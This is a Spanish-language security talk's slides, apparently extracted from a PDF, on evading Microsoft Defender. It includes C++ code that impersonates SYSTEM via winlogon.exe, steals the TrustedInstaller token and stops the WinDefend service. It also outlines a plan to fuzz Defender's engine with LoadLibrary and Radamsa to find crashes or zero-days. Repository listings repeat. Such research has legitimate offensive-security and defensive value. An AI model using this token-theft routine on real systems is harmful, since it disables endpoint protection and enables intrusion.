Entrada de permiso para Servicio Antivirus de Microsoft Defender

Entidad de seguridad: Administradores (O\Administradores) Seleccionar una entidad de seguridad

Tipo: Permitir

Permisos básicos:

- ☐ Full control
- ☒ Query status
- ☒ Query configuration
- ☐ Modify configuration
- ☒ Enumerate dependents
- ☒ Permisos especiales
- ☒ Start
- ☐ Stop
- ☐ Pause / continue
- ☒ Interrogate
- ☒ User-defined control

Mostrar permisos avanzados

Borrar todo


Estrategia 1 - Parando "WinDefend", conceptos

¿Quién es TrustedInstaller?

¿Qué es un Token?

Estrategia 1 - Parando “WinDefend”, TrustedInstaller

TrustedInstaller es un grupo ficticio creado por el SCM (Service control Manager) al arranque del equipo, constituyendo lo que se denomina un “Grupo de Servicio”, es decir, cada servicio que forma parte de un sistema operativo Windows moderno tiene un grupo ficticio que concuerda con su nombre




Por lo tanto es un servicio , un servicio que puede parar el antivirus...

Estrategia 1 - Parando “WinDefend”, *Access Token*

Un Token dentro del sistema operativo Microsoft Windows, es un elemento de seguridad que dota de identificación a procesos e hilos cuando estos quieren realizar acciones sobre objetos securizables del sistema (ficheros, registros, servicios...)


Impersonar

Un proceso o un hilo, si dispone de los permisos y privilegios adecuados puede hacerse pasar por otra cuenta, es lo que se llama, impersonar...



Estrategia 1 - Parando "WinDefend", *Robo del Token Trusted Installer*

Inspeccionemos ahora los permisos del Token primario del proceso TI, ya que para poder usarlo e impersonarlo, este debe de permitirnos hacerlo mediante el permiso IMPERSONATE




Siendo Administradores vemos que no es suficiente, solo lo podremos hacer si somos SYSTEM


Estrategia 1 - Parando "WinDefend", *Robo del Token Trusted Installer*

Obteniendo SYSTEM...

De Admin a SYSTEM uno de los mejores candidatos es Winlogon.exe



Estrategia 1 - Parando "WinDefend", *Resumen de acciones [4]*



Estrategia 1 - Parando "WinDefend", *Código*

```
// Starting TI service from SC Manager
if (StartTrustedInstallerService())
    printf("[+] TrustedInstaller Service Started!\n");
else {
    exit (1);
}

// Print whoami to compare to thread later
printf("[+] Current user is: %s\n", (get_username()).c_str());

// Searching for Winlogon PID
DWORD PID_TO_IMPERSONATE = GetProcessByName(L"winlogon.exe");

if (PID_TO_IMPERSONATE == NULL) {
    printf("[-] Winlogon process not found\n");
    exit(1);
} else
    printf("[+] Winlogon process found!\n");

// Searching for TrustedInstaller PID
DWORD PID_TO_IMPERSONATE_TI = GetProcessByName(L"TrustedInstaller.exe");

if (PID_TO_IMPERSONATE_TI == NULL) {
    printf("[-] TrustedInstaller process not found\n");
    exit(1);
}
else
    printf("[+] TrustedInstaller process found!\n");
```

```
// Call OpenProcess() to open WINLOGON, print return code and error code
HANDLE processHandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, PID_TO_IMPERSONATE);
if (GetLastError() == NULL)
    printf("[+] WINLOGON OpenProcess() success!\n");
else
{
    printf("[-] WINLOGON OpenProcess() Return Code: %i\n", processHandle);
    printf("[-] WINLOGON OpenProcess() Error: %i\n", GetLastError());
}

// Call OpenProcessToken(), print return code and error code
BOOL getToken = OpenProcessToken(processHandle, TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY | TOKEN_QUERY, &tokenHandle);
if (GetLastError() == NULL)
    printf("[+] WINLOGON OpenProcessToken() success!\n");
else
{
    printf("[-] WINLOGON OpenProcessToken() Return Code: %i\n", getToken);
    printf("[-] WINLOGON OpenProcessToken() Error: %i\n", GetLastError());
}

// Impersonate user in a thread
BOOL impersonateUser = ImpersonateLoggedOnUser(tokenHandle);
if (GetLastError() == NULL)
{
    printf("[+] WINLOGON ImpersonatedLoggedOnUser() success!\n");
    printf("[+] WINLOGON Current user is: %s\n", (get_username()).c_str());
}
else
{
    printf("[-] WINLOGON ImpersonatedLoggedOnUser() Return Code: %i\n", getToken);
    printf("[-] WINLOGON ImpersonatedLoggedOnUser() Error: %i\n", GetLastError());
}

// Closing not necessary handles
```

Estrategia 1 - Parando "WinDefend", *Código*

```
// Call OpenProcess() to open TRUSTEDINSTALLER, print return code and error code
processHandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, PID_TO_IMPERSONATE_TI);
if (GetLastError() == NULL)
    printf("[+] TRUSTEDINSTALLER OpenProcess() success!\n");
else
{
    printf("[-] TRUSTEDINSTALLER OpenProcess() Return Code: %i\n", processHandle);
    printf("[-] TRUSTEDINSTALLER OpenProcess() Error: %i\n", GetLastError());
}


// Call OpenProcessToken(), print return code and error code
getToken = OpenProcessToken(processHandle, TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY | TOKEN_QUERY, &tokenHandle);
if (GetLastError() == NULL)
    printf("[+] TRUSTEDINSTALLER OpenProcessToken() success!\n");
else
{
    printf("[-] TRUSTEDINSTALLER OpenProcessToken() Return Code: %i\n", getToken);
    printf("[-] TRUSTEDINSTALLER OpenProcessToken() Error: %i\n", GetLastError());
}

// Impersonate user in a thread
impersonateUser = ImpersonateLoggedOnUser(tokenHandle);
if (GetLastError() == NULL)
{
    printf("[+] TRUSTEDINSTALLER ImpersonatedLoggedOnUser() success!\n");
    printf("[+] Current user is: %s\n", (get_username()).c_str());
}
else
{
    printf("[-] TRUSTEDINSTALLER ImpersonatedLoggedOnUser() Return Code: %i\n", getToken);
    printf("[-] TRUSTEDINSTALLER ImpersonatedLoggedOnUser() Error: %i\n", GetLastError());
}

if (StopDefenderService()) {
    printf("[+] TRUSTEDINSTALLER StopDefenderService() success!\n");
}
else {
    printf("[-] TRUSTEDINSTALLER StopDefenderService() Error: %i\n", GetLastError());
}
```

DEMO

Estrategia de evasión - Fuzzing



Estrategia 2 – Fuzzing Defender

Fuzzear Defender nos va a permitir

1. Identificar un Crash y por lo tanto una medida de evasión
2. Posible 0 Day de RCE

taviso Merge pull request #111 from CertainLach/patch-1	c40833b on 23 Jan	104 commits
coverage	Update README.md	5 years ago
doc	initial commit of coverage tools	5 years ago
engine	initial commit	5 years ago
include	initial commit	5 years ago
intercept	fix #90, incorrect format specifiers	2 years ago
peloader	fix: reset num_pe_exports on export dir parsing	8 months ago
.gdbinit	testing support for more engines	3 years ago
.gitignore	Added GetLongPathName APIs, which basically return the short path pa...	2 years ago
LICENSE	initial commit	5 years ago
Makefile	remove old files	3 years ago
README.md	Update README.md	3 years ago
exports.lst	initial commit	5 years ago
genmapsym.sh	filter quotes from symbol names	5 years ago
mpdient.c	IsDebuggerPresent -> IsGdbPresent, since it conflicts with IsDebugger...	2 years ago
mpscript.c	IsDebuggerPresent -> IsGdbPresent, since it conflicts with IsDebugger...	2 years ago

☰ README.md
Porting Windows Dynamic Link Libraries to Linux

LoadLibrary de @taviso

radamsa	Project ID: 6703375	★ Star 219
457 Commits	2 Branches	3 Tags
8.5 MB Project Storage	2 Releases	
a general-purpose fuzzer		
develop	radamsa	Find file
Merge branch 'develop' into 'develop'		
Aki Helin authored 3 months ago		
README	MIT License	CHANGELOG
CI/CD configuration		
Name	Last commit	Last update
bin	fixed readme bug in release.sh	3 months ago
c	fixed libradamsa test, library init() -> radams...	2 years ago
doc	fixed documentation url and email address	3 years ago
rad	added a quick version of output template ha...	1 year ago
tests	test -> 1k instead of 10	1 year ago
.gitignore	Fix Makefile for building libradamsa.a	2 years ago
.gitlab-ci.yml	not running libradamsa-test at CI	1 year ago
LICENSE	manual sync with code at haltp	7 years ago

Radamsa Fuzzer

Estrategia 2 – Fuzzing Defender - LoadLibrary

LoadLibrary de @taviso

taviso Merge pull request #111 from CertainLach/patch-1 ... c40033b on 23 Jan 104 commits		
coverage	Update README.md	5 years ago
doc	initial commit of coverage tools	5 years ago
engine	initial commit	5 years ago
include	initial commit	5 years ago
intercept	fix #90, incorrect format specifiers	2 years ago
peloader	fix: reset num_pe_exports on export dir parsing	8 months ago
.gdbinit	testing support for more engines	3 years ago
.gitignore	Added GetLongPathName APIs, which basically return the short path pa...	2 years ago
LICENSE	initial commit	5 years ago
Makefile	remove old files	3 years ago
README.md	Update README.md	3 years ago
exports.lst	initial commit	5 years ago
genmapsym.sh	filter quotes from symbol names	5 years ago
mpclient.c	IsDebuggerPresent -> IsGdbPresent, since it conflicts with IsDebugger...	2 years ago
mpscript.c	IsDebuggerPresent -> IsGdbPresent, since it conflicts with IsDebugger...	2 years ago

☰ README.md


Porting Windows Dynamic Link Libraries to Linux

- Custom Loader del motor de Defender
- Útil para fuzzear DLLs autocontenidas, como codecs...
- Implementa un loader de PE para cargar la DLL
- Simula las pocas llamadas a WinApi necesarias
- Instrumenta las funciones de la librería bajo análisis mediante Hooking.
- Toma como parámetros de entrada un fichero en disco

Lo tomaremos como base, necesitaremos adaptarlo, pero nos falta el fuzzer...

Estrategia 2 – Fuzzing Defender – Radamsa Fuzzer

Radamsa Fuzzer



radamsa
Project ID: 6703375

457 Commits 2 Branches 3 Tags 8.5 MB Project Storage 2 Releases

a general-purpose fuzzer

develop radamsa Find file Clone

Merge branch 'develop' into 'develop'
Aki Helin authored 3 months ago

df651a67

README MIT License CHANGELOG CI/CD configuration

Name	Last commit	Last update
bin	fixed readme bug in release.sh	3 months ago
c	fixed libradamsa test, library init() -> radams...	2 years ago
doc	fixed documentation url and email address	3 years ago
rad	added a quick version of output template ha...	1 year ago
tests	test -> 1k instead of 10	1 year ago
.gitignore	Fix Makefile for building libradamsa.a	2 years ago
.gitlab-ci.yml	not running libradamsa-test at CI	1 year ago
LICENCE	manual sync with code at haltp	7 years ago

```
$ echo "1 + (2 + (3 + 4))" | radamsa --seed 12 -n 4
1 + (2 + (2 + (3 + 4?))
1 + (2 + (3 + ?4))
18446744073709551615 + 4)))
1 + (2 + (3 + 170141183460469231731687303715884105727))
```

- Fuzzer generalista (Dumb Fuzzer) no dependiente de la validez de la entrada
- Capaz de reproducir una mutación si se le pasa la misma semilla (Int)
 - Normalmente 4 bytes (4.294.967.296)
- Normalmente usado como binario independiente (Ineficiente!)
 - Ya que requiere de la creación de un proceso cada vez
 - Obtiene el objeto a mutar de disco/entrada/socket estándar
- Capacidad de compilarlo como librería

Nos sirve como fuzzer pero habrá que adaptarlo!

Estrategia 2 – Fuzzing Defender – DEFUZZER

Fusionaremos los dos proyectos en uno usando Loadlibrary como base y cargando como librería Radamsa. Deberemos satisfacer los siguientes requisitos:

- Mutar un archivo base en memoria “n” veces
- Analizarlo con Defender desde memoria
- Obtener los resultados del análisis
- Identificar un Crash, a priori parece trivial pero no lo es
- Poder reproducir los resultados ante un crash

DEFUZZER – Defender Fuzzer

Estrategia 2 – Fuzzing Defender – Limitaciones de la herramientas

LoaLibrary

- Controles de ejecución temporales (fácil de cambiar)
- Parámetros de entrada desde disco ☹️



Nos toca parchearla

